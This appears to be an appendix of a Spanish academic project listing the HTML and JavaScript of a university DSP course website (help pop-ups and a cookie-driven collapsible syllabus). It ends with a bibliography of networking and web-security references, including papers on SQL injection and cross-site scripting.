<tr><td align="center"><br><u><b>Ayuda</b></u><br></td></tr>
<tr><td><br>  Esta sección le permitirá acceder a la realización de un
pequeño test de seis preguntas en el que podrá usted responder a cuestiones de la
asignatura y poner a prueba sus conocimientos relativos al temario de la
misma.</td></tr>
</table>
</DIV>
<DIV Id="ayuda4" STYLE="width:450px;height:302px;text-align:justify;
background-color:#ccffcc;" >
<table align="center" width=90% cellpadding=2 cellspacing=3>
<tr><td align="center"><br><u><b>Ayuda</b></u><br></td></tr>
<tr><td><br>  Desde esta página, tendrá acceso a una base de datos en la
que se irán respondiendo las dudas que con más frecuencia tengan los alumnos sobre
conceptos de la asignatura.<br>   También se le ofrece la posibilidad de
realizar consultas vía e-mail, si no encuentra su duda entre las
publicadas.</td></tr>
</table>
</DIV>
<DIV Id="ayuda5" STYLE="width:450px;height:302px;text-align:justify;
background-color:#007f40;" >
<table align="center" width=90% cellpadding=2 cellspacing=3>
<tr><td align="center"><br><u><b>Ayuda</b></u><br></td></tr>
<tr><td><br>  Aquí podrá usted ver publicadas las notas de la asignatura.
Se recuerda  el carácter meramente informativo de lo publicado en esta
página.</td></tr>
</table>
</DIV>
<DIV Id="ayuda6" STYLE="width:450px;height:302px;text-align:justify;
background-color:#ccee00;" >
<table align="center" width=90% cellpadding=2 cellspacing=3>
<tr><td align="center"><br><u><b>Ayuda</b></u><br></td></tr>
<tr><td><br>  Esta sección contiene una encuesta sobre la calidad de la
enseñanza de la asignatura. El acceso a la realización de la misma está restringido a
alumnos matriculados en esta asignatura. Para acceder deberá usted introducir su
apellido y D.N.I., pero estos datos sólo serán utilizados para verificar su identidad
y asegurar que sólo accede una vez a la encuesta. Una vez certificado que tiene
acceso, sus datos son eliminados y no queda ningún registro de los mismos. Se ruega
que conteste con la mayor sinceridad posible, ya que los resultados serán analizados
con el objetivo de tratar de mejorar la calidad de la asignatura.</td></tr>
</table>
</DIV>
<DIV Id="ayuda7" STYLE="width:450px;height:302px;text-align:justify;
background-color:#33ff44;" >
<table align="center" width=90% cellpadding=2 cellspacing=3>
<tr><td align="center"><br><u><b>Ayuda</b></u><br></td></tr>
<tr><td><br>Aquí  aparecerá toda la información que de alguna forma pueda ser
considerada una noticia :<ul> <li> Conferencias     <li> Seminarios       <li>
Convocatorias a examen<li> Convocatorias a oposiciones     <li> Fechas de publicación
de notas       <li> Fecha de entrega de prácticas</ul></td></tr>
</table>
```

```
</DIV>
<DIV Id="ayuda8" STYLE="width:450px;height:302px;text-align:justify;
background-color:#335588;" >
<table align="center" width=90% cellpadding=2 cellspacing=3>
<tr><td align="center"><br><u><b>Ayuda</b></u><br></td></tr>
<tr><td><br>  Acceda a esta sección para llevar a cabo diversas tareas
administrativas (cambio de contraseña, etc).</td></tr>
</table>
</DIV>
</body></html>
```

2.59. /temario.html

```
<!doctype html public "-//w3c//dtd html 3.2//en">

<html>

        <head>
                <title>
                        Temario
                </title>

<style>
BODY
{
scrollbar-3d-light-color: #FF9933; scrollbar-arrow-color: Black; scrollbar-base-
color: Black; scrollbar-dark-shadow-color: #367CC2; scrollbar-face-color: #5894D0;
scrollbar-highlight-color: ThreedLightShadow; scrollbar-shadow-color: InactiveCaption
}
A:link {
COLOR: black; FONT-FAMILY: times new roman; FONT-SIZE: 11pt; TEXT-DECORATION: none
}
TD {
COLOR: black; FONT-FAMILY: times new roman; FONT-SIZE: 11pt
}
A {
COLOR: black; FONT-FAMILY: times new roman; FONT-SIZE: 11pt
}
A:hover {
BACKGROUND-COLOR: #99ccff; COLOR: blue; FONT-FAMILY: times new roman; TEXT-
DECORATION: none
}
A:active {
COLOR: #0E0B76; FONT-FAMILY: times new roman; TEXT-DECORATION: none
}
A:visited {
FONT-FAMILY: times new roman; TEXT-DECORATION: none
}
</style>

<SCRIPT LANGUAGE="JavaScript">

// **funciones que establecen objetos y entorno**
// constructor del array basico
function makeArray(n) {
        this.length = n
        return this
}

// constructor de objeto para cada entrada
// (see object-building calls, below)
function dbRecord(mother,display,URL,indent){
        this.mother = mother    // is this item a parent?
        this.display = display // text to display
        this.URL = URL          // link tied to text
        this.indent = indent    // how deeply nested?
```

```
        return this
}

// create object containing outline content and attributes
// To adapt outline for your use, modify this table.  Make sure
// that the size of the array (db[i]) is reflected in the call
// to makeArray(i).  See the dbRecord() function, above, for the
// meaning of the four parameters in each array entry.
var db = new makeArray(39)
db[1] = new dbRecord(true,  "TEMA 1. INTRODUCCIÓN A LOS PROCESADORES DIGITALES DE
SEÑAL (DSPs). CONCEPTOS BÁSICOS.","tema1/tema1.html",0)
db[2] = new dbRecord(false, "1 Introducción e historia.","tema1/punto1.html",1)
db[3] = new dbRecord(false, "2 Principales aplicaciones de los
DSPs.","tema1/punto2.html",1)
db[4] = new dbRecord(false, "3 Estructura interna basica de un
DSP.","tema1/punto3.html",1)
db[5] = new dbRecord(false, "4 Principales fabricantes de
DSPs.","tema1/punto4.html",1)
db[6] = new dbRecord(true, "TEMA 2. FAMILIA DE DSPs TMS320C3x DE TEXAS INSTRUMENTS.
CONCEPTOS BÁSICOS DEL HARDWARE.","tema2/tema2.html",0)
db[7] = new dbRecord(false, "1 Introduccion.","tema2/punto1.htm",1)
db[8] = new dbRecord(false, "2 Descripcion general del
sistema.","tema2/punto2.htm",1)
db[9] = new dbRecord(true, "3 Unidad central de control de procesos
(CPU).","tema2/punto3.htm",1)
db[10] = new dbRecord(false,"3.1 Registros internos de la CPU.","tema2/punto3-
1.htm",2)
db[11] = new dbRecord(false, "4 Operaciones internas del bus.","tema2/punto4.htm",1)
db[12] = new dbRecord(true, "5 Organizacion de la memoria.","tema2/punto5.htm",1)
db[13] = new dbRecord(false, "5.1 Reset y Vectores de Interrupcion.","tema2/punto5-
1.htm",2)
db[14] = new dbRecord(false, "5.2 Periferico Memoria Cache.","tema2/punto5-2.htm",2)
db[15] = new dbRecord(false, "5.3 Arranque programado en el TMS320C31: Boot-
Loader.","tema2/punto5-3.htm",2)
db[16] = new dbRecord(true, "6 Operaciones externas del bus.","tema2/punto6.htm",1)
db[17] = new dbRecord(false, "6.1 Estructura Master-Slave en un sistema
microprocesador.","tema2/punto6.htm",2)
db[18] = new dbRecord(false, "6.2 Diagramas de tiempos y estados de
espera.","tema2/punto6-2.htm",2)
db[19] = new dbRecord(false, "6.3 Tiempo de ejecucion y tiempo de
acceso.","tema2/punto6-3.htm",2)
db[20] = new dbRecord(false, "6.4 Peculiaridades en el acceso a
perifericos.","tema2/punto6-4.htm",2)
db[21] = new dbRecord(true, "TEMA 3. FAMILIA TMS320C3x. DESCRIPCION DEL
SOFTWARE.","tema3/tema3.html",0)
db[22] = new dbRecord(false, "1 Introducción.","tema3/punto1.html",1)
db[23] = new dbRecord(false, "2 Formato de datos.","tema3/punto2.htm",1)
db[24] = new dbRecord(false, "3 Modos de direccionamiento.","tema3/punto3.html",1)
db[25] = new dbRecord(false, "4 Pila.","tema3/punto4.html",1)
db[26] = new dbRecord(false, "5 Sumario de instrucciones.","tema3/punto5.htm",1)
db[27] = new dbRecord(true, "TEMA 4. FAMILIA TMS320C3x: PERIFERICOS
INTERNOS.","tema4/tema4.htm",0)
db[28] = new dbRecord(false, "1 Introducción.","tema4/punto1.html",1)
db[29] = new dbRecord(false, "2 Entradas-salidas digitales: XF0,
XF1.","tema4/punto2.html",1)
db[30] = new dbRecord(true, "3 Temporizadores.","tema4/punto3.html",1)
db[31] = new dbRecord(false, "3.1 Registros de control y
configuración.","tema4/punto3-1.html",2)
db[32] = new dbRecord(false, "3.2 Estructura interna y configuración del periférico
temporizador.","tema4/punto3-2.html",2)
db[33] = new dbRecord(true, "4 Puertos serie sincronos.","tema4/punto4.html",1)
db[34] = new dbRecord(false, "4.1 Registros de control y
configuración.","tema4/punto4-1.html",2)
db[35] = new dbRecord(false, "4.2 Estructura interna y configuración del periférico
puerto serie.","tema4/punto4-2.html",2)
db[36] = new dbRecord(false, "4.3 Modos de operación: Diagramas de
tiempo.","tema4/punto4-3.html",2)
db[37] = new dbRecord(true, "5 Controlador DMA.","tema4/punto5.html",1)
```

```
db[38] = new dbRecord(false, "5.1 Registros de control y
configuración.","tema4/punto5-1.html",2)
db[39] = new dbRecord(false, "5.2 Modos de operación: Sincronización de los eventos
DMA.","tema4/punto5-2.html",2)


// ** functions that get and set persistent cookie data **
// set cookie data
function setCurrState(setting) {
        document.cookie = "currState=" + escape(setting)
}

// retrieve cookie data
function getCurrState() {
        var label = "currState="
        var labelLen = label.length
        var cLen = document.cookie.length
        var i = 0
        while (i <= cLen - labelLen) {
                var j = i + labelLen
                if (document.cookie.substring(i,j) == label) {
                        var cEnd = document.cookie.indexOf(";",j)
                        if (cEnd ==    -1) {
                                cEnd = document.cookie.length
                        }
                        return unescape(document.cookie.substring(j,cEnd))
                }
    i++
        }
        return ""
}

// **function that updates persistent storage of state**
// toggles an outline mother entry, storing new value in the cookie
function toggle(n) {
        if (n != 0) {
                var newString = ""
                var currState = getCurrState() // of whole outline
                var expanded = currState.substring(n-1,n) // of clicked item
                newString += currState.substring(0,n-1)
                newString += expanded ^ 1 // Bitwise XOR clicked item
                newString += currState.substring(n,currState.length)
                setCurrState(newString) // write new state back to cookie
        }
}

// **functions used in assembling updated outline**
// returns the proper GIF file name for each entry's control
function getGIF(n) {
        var mom = db[n].mother  // is entry a parent?
        var expanded = getCurrState().substring(n-1,n) // of clicked item
        if (!mom) {
                return "images/image1.gif"
        } else {
                if (expanded == 1) {
                        return "images/folder-1.gif"
                }
        }
        return "images/folder-0.gif"
}

// returns the proper status line text based on the icon style
function getGIFStatus(n) {
        var mom = db[n].mother  // is entry a parent
        var expanded = getCurrState().substring(n-1,n) // of rolled item
        if (!mom) {
                return "No hay más entradas."
        } else {
                if (expanded == 1) {
```

```
                        return "Pulsa para cerrar la carpeta."
                }
        }
        return "Pulsa para abrir la carpeta."
}

// returns padded spaces (in multiples of 3) for indenting
function pad(n) {
        var result = ""
        for (var i = 1; i <= n; i++) {
                result += "   "
        }
        return result
}

// initialize 'current state' storage field
if (getCurrState() == "" || getCurrState().length != db.length) {
        initState = ""
        for (i = 1; i <= db.length; i++) {
                initState += "0"
        }
        setCurrState(initState)
}

// see if user is running a Mac browser for special case handling
function isMac() {
        return (navigator.userAgent.indexOf("Macintosh") >= 0) ? true :false
}
// end -->
</SCRIPT>
        </head>


<body bgcolor="#99CCCC" text="#000000" link="#99CCCC" vlink="#99CCCC"
alink="#ff0000">
<table border="0" width="100%">
  <tr>
    <td valign="top">
      <p align="center"> <img src="images/gte_small_ani.gif" alt="Grupo de Tecnología
Electrónica">
    </td>
    <td bgcolor="#99CCCC"> <b><font face="Arial" color="#006666" size="3"> <small>
      Complementos de sistemas electrónicos digitales</small></font> </b></td>
  </tr>
</table>
<hr>
<p>
<h1 align="center"><font color=#400080>Temario de la asignatura</font></h1>

<p align="center">

<SCRIPT LANGUAGE="JavaScript">
<!-- start
// build new outline based on the values of the cookie
// and data points in the outline data array.
// This fires each time the user clicks on a control,
// because the HREF for each one reloads the current document.
var prevIndentDisplayed = 0
var showMyDaughter = 0

var newOutline = "<PRE><H4>"   // let padded spaces make indents

// cycle through each entry in the outline array
for (var i = 1; i <= db.length; i++) {
        var theGIF = getGIF(i)                        // get the image
        var theGIFStatus = getGIFStatus(i)  // get the status message
        var currIndent = db[i].indent         // get the indent level
        var expanded = getCurrState().substring(i-1,i) // current state
        // display entry only if it meets one of three criteria
```

```
        if (currIndent == 0 || currIndent <= prevIndentDisplayed || (showMyDaughter ==
1 && (currIndent - prevIndentDisplayed == 1))) {
                newOutline += pad(currIndent)
                if (isMac()) {
                        newOutline += "<A HREF=# onMouseOver=\"window.parent.status=\'"
+ theGIFStatus + "\';return true;\" onClick=\"toggle(" + i + ");var timeoutID =
setTimeout('history.go(0)',300)\"><IMG SRC=\"" + theGIF + "\"   BORDER=0></A>"
                } else {
                        newOutline += "<A HREF=\"javascript:history.go(0)\"
onMouseOver=\"window.parent.status=\'" + theGIFStatus + "\';return true;\"
onClick=\"toggle(" + i + ")\"><IMG SRC=\"" + theGIF + "\"  BORDER=0></A>"
                }
                newOutline += " <A HREF=\"" + db[i].URL + "\"
onMouseOver=\"window.parent.status=\'Acceder a: " + db[i].display + "\';return
true;\"><font face=\"Arial\" color=\"#000099\"><small>" + db[i].display +
"</small></font></A><BR>"
                prevIndentDisplayed = currIndent
                showMyDaughter = expanded
        }
}
newOutline += "</H4></PRE>"
document.write(newOutline)

// end -->
</SCRIPT>

<br>
<br>
<p aling="center">

<table  width="75%" border="0" cellspacing="0" cellpadding="0">
        <tr></tr>
        <tr>
                <td width=20% align="center">
                        <img src="images/ofertasfoto[1].jpe" width="61" height="44"
alt="">

                <td  align="left" valign="bottom">
                        <h4 ><A
href="http://www.gte.us.es/fbarrero/csed/download/">ZONA DE DESCARGA DE APUNTES Y
PROBLEMAS RESUELTOS.</A></h4>
                </td>
        </tr>
</table>
<table  width="75%" border="0" cellspacing="0" cellpadding="0">
        <tr></tr>
        <tr>
                <td  width=20% align="center">
                        <img src="images/downloads[1].gif" width="61" height="44"
alt="">

                <td  align="left" valign="bottom">
                        <h4><A href="practicas.html">ZONA DE DESCARGA DE
PRÁCTICAS.</A></h4>
                </td>
        </tr>
</table>
<br>
<br>
<br>
<p>
<table  width="100%" border="0" cellspacing="2" cellpadding="2">
        <tr>
                <td width="10%" align="right">
                        <a href="index.html"><img src="images/atras.gif" width="17"
height="16" alt=""></a>
                <td width="25%" ><font size="-1"><b>Atrás</b></font>

                <td  align="right">
```

```
                    <a href="index.html"><img src="images/hazhome[1].gif"
width="26" height="26" alt=""></a>
                <td><b>Volver al inicio</b>

        </tr>
</table>
</body>

</html>
```

Bibliografía

1. Libros.

- Douglas E. Comer. *Redes globales de información con Internet y TCP/IP. Principios básicos, protocolos y arquitectura*. Prentice-Hall. 3ª Edición, 1996. ISBN: 968-880-541-6.
- Douglas E. Comer and David L. Stevens. *Interconectividad de redes con TCP/IP. Volumen II. Diseño e implementación*. Prentice Hall. 3ª Edición, 2000. ISBN: 970-26-0000-6.
- Andrew S. Tanenbaum. *Redes de computadoras*. Pearson. 3ª Edición, 1997. ISBN: 968-880-958-6.
- Joel Scambray, Stuart McClure and George Kurtz. *"Hackers 2. Secretos y soluciones para la seguridad de redes"*. McGraw-Hill. 1ª Edición, 2001. ISBN: 84-481-3187-8.
- Rain Forest Puppy, Elias Levy, Blue Boar, Dan Kaminsky, Oliver Friedrichs, Riley Eller, Greg Hoglund, Jeremy Rauch and Georgi Guninsky. *Hack proofing your network: internet tradecraft*. Syngress. 2000. ISBN: 1-928994-15-6.
- Robert L. Ziegler. *Guía avanzada. Firewalls Linux*. Prentice Hall. Madrid, 2000. ISBN: 84-205-2949-4.

- Danny Goodman. *Programación en JavaScript*. Anaya Multimedia, 1997. ISBN: 84-415-0080-0.
- Bruce Schneier. *Applied Cryptography: Protocols, Algorthms, and Source Code in C*. John Wiley & Sons, Inc. 2ª Edición, 1996. ISBN: 04-711-2845-7.

2. Documentos y recursos en la Red.

- Apache HTTP Server Documentation Project. *Apache HTTP Server Version 1.3 Reference Manual*. http://httpd.apache.org/docs/
- Stig Sæther Bakken, Alexander Aulbach, Egon Schmid, Jim Winstead, Lars Torben Wilson, Rasmus Lerdorf, Andrei Zmievski and Jouni Ahto. *PHP Manual*. PHP Documentation Group. Octubre, 2002. http://www.php.net/manual/en/
- MySQL AB. *MySQL Reference Manual for version 4.0.0-alpha*. http://www.mysql.com/Downloads/Manual/manual.pdf
- James Hoffman. *Introduction to Structured Query Language*. V.4.73. http://www.nj.devry.edu/~kjudge/sqltut.htm
- Memonix and MrJade of Roses Labs. *Abusing Poor Programming Techniques in Web Server Scripts (SQL Statements)*. Agosto, 2001. http://www.securiteam.com/securitynews/5VP022K56K.html
- *Hypertext Transfer Protocol -- HTTP/1.1* - Draft Standard RFC 2616. http://www.ietf.org/rfc/rfc2616.txt.
- SK. *SQL Injection Walkthrough*. Mayo, 2002. http://www.securiteam.com/securityreviews/5DP0N1P76E.html.

- David Litchfield. *Web Application Disassembly with ODBC Error Messages*. Marzo, 2001. http://www.nextgenss.com/papers/webappdis.doc
- Martin Eizner. *Direct SQL Command Injection*. http://www.owasp.org/asac/input_validation/sql.shtml
- Cesar Cerrudo. *Manipulating Microsoft SQL Server Using SQL Injection*. Septiembre, 2002. http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf
- Chris Anley. *Advanced SQL Injection in SQL Server applications*. Enero, 2002. http://www.nextgenss.com/papers/advanced_sql_injection.pdf
- Chris Anley. *More Advanced SQL Injection*. Junio, 2002. http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
- SPI Dynamics, Inc. *SQL Injection. Are your web applications vulnerable?* http://www.spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf
- *The Cross Site Scripting FAQ*. Mayo, 2002. http://www.cgisecurity.com/articles/xss-faq.shtml
- *CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests*. Febrero,2000. http://www.cert.org/advisories/CA-2000-02.html
- David Endler. *Evolution of Cross-Site Scripting Attacks*. Mayo, 2002. http://www.idefense.com/idpapers/XSS.pdf
- Andrew Clover. Bugtraq post about typical JavaScript-injection hacks. Mayo, 2002. http://online.securityfocus.com/archive/1/272037
- Fermin J. Serna. *iPlanet NG-XSS Vulnerability Analysis*. Noviembre, 2002. http://secure.ngsec.biz:8080/downloads/download.php?file=http://www.ngsec.com/docs/whitepapers/Iplanet-NG-XSS-analysis.pdf

- Rain Forest Puppy. *Perl CGI problems*. Septiembre, 1999. http://www.wiretrip.net/rfp/p/doc.asp/i1/d6.htm
- Aleph One. *Smashing the stack for fun and profit*. Phrack 49, artículo 14. Noviembre, 1996. http://www.phrack.org/show.php?p=49&a=14
- Ulf Harnhammar. *CRLF Injection*. http://cert.uni-stuttgart.de/archive/bugtraq/2002/05/msg00079.html
- Román Medina-Heigl Hernández. *Boinas Negras: una solución al concurso*. http://www.rs-labs.com/papers/boinas-solve.pdf
- David Dittrich, The Grugq and Ervin Sarkisov. *Investigación Forense de Sistemas GNU/Linux, Unix (v.3.0)*. http://www.activalink.com/forensics3.php
- Crispin Cowan, Calton Pu, David Maier, Heather Hinton, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle and Qian Zhang. *Automatic Detection and Prevention of Buffer-Overflow Attacks*. Enero, 1998. http://www.immunix.org/StackGuard/usenixsc98.pdf